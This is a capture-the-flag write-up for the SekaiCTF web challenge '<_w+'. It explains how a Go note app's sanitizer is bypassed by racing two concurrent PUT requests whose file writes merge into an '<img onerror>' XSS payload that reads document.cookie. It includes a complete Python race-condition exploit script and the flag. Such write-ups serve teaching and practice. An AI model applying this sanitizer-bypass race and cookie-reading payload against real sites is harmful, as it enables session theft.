
SekaiCTF2026-web_<_w+
Source analysis
The Go app has 3 routes (app/main.go):
POST /createcreates a note, the content goes through the sanitizer then is written to the file/app/notes/<uuid>GET /notes/{id}returns the note withContent-Type: text/htmlPUT /notes/{id}edits the note.

The note is rendered as HTML, so the goal is to inject XSS and then give the id to the admin bot.
Sanitizer:
func sanitizer(msg string) (string, error) {
if len(msg) > 128 { return "", fmt.Errorf("too long message") }
if utf8.ValidString(msg) == false { return "", fmt.Errorf("invalid character") }
sanitized := bluemonday.StrictPolicy().Sanitize(msg)
// <\w+
sanitized = strings.ReplaceAll(sanitized, "<", "<")
sanitized = strings.ReplaceAll(sanitized, ">", ">")
var reHTML = regexp.MustCompile(`<(/)?\w+`)
sanitized = reHTML.ReplaceAllString(sanitized, "")
return sanitized, nil
}Bluemonday escapes < > into < >, then they are unescaped back, and finally the regex removes a < that has a word character right after it (e.g. <img, <script…).
So within a single request you cannot keep a < stuck to a letter. To get <img you have to make the < and img come from two separate requests and merge them after passing the sanitizer.
Message A is <. After unescaping it becomes <, sitting at the end of the string so the regex does not match, leaving exactly 1 byte <.
Message B is Bimg/src/onerror=console.log(document.cookie)>. It has no < character so the regex ignores it; the B at the start is just a filler byte for offset 0.
Race condition
The rate limit is only set on /create, while PUT /notes/{id} is under location / so it can be spammed freely; plus proxy_request_buffering off means requests are fired straight into the app.
The handler writes the note to a file, O_TRUNC cuts the file back to 0 then writes from the start, with no lock:
f, _ := os.OpenFile(filePath, os.O_WRONLY|os.O_TRUNC, 0644)
f.Write([]byte(sanitized))
f.Close()
Two concurrent PUTs open two separate file descriptors, both overwriting from offset 0. We prepare 2 messages that pass the sanitizer and merge the bytes into the payload.
If the two requests run in the exact order openA, openB, writeB, writeA, then B writes the whole string first, then A overwrites just byte 0, turning B into <:
<img/src/onerror=console.log(document.cookie)>When GET returns it with text/html, the src is empty so onerror runs console.log(document.cookie).
Exploitation
Each round fires one A+B pair in parallel, GET checks it, and if the winning payload lands we stop immediately and submit the id to the bot.
#!/usr/bin/env python3
import concurrent.futures as cf
import sys, requests

BASE = "https://ltw.chals.sekai.team"
A_MSG = "<"
B_MSG = "Bimg/src/onerror=console.log(document.cookie)>"
WIN   = "<img/src/onerror=console.log(document.cookie)>"

s = requests.Session()

def create_note():
    r = s.post(f"{BASE}/create", data={"message": "init"}, allow_redirects=False, timeout=10)
    if r.status_code == 429:
        sys.exit("[!] rate limited /create")
    return r.headers["Location"].rsplit("/", 1)[-1]

def put(nid, msg):
    return s.put(f"{BASE}/notes/{nid}", data={"message": msg}, allow_redirects=False, timeout=10)

def get(nid):
    return s.get(f"{BASE}/notes/{nid}", timeout=10).text

def main():
    nid = create_note()
    print("[*] note id:", nid)
    pool = cf.ThreadPoolExecutor(max_workers=2)
    for i in range(1, 4001):
        fa = pool.submit(put, nid, A_MSG); fb = pool.submit(put, nid, B_MSG)
        fa.result(); fb.result()
        if get(nid) == WIN:
            print(f"[+] WON round {i} -> {BASE}/notes/{nid}")
            return
    print("[!] failed, retry")

main()

Submit the id to the admin bot:
Flag
SEKAI{l0g1c_l1v3s_1n_c0d3..._vuln_l1v3s_1n_t1m3!}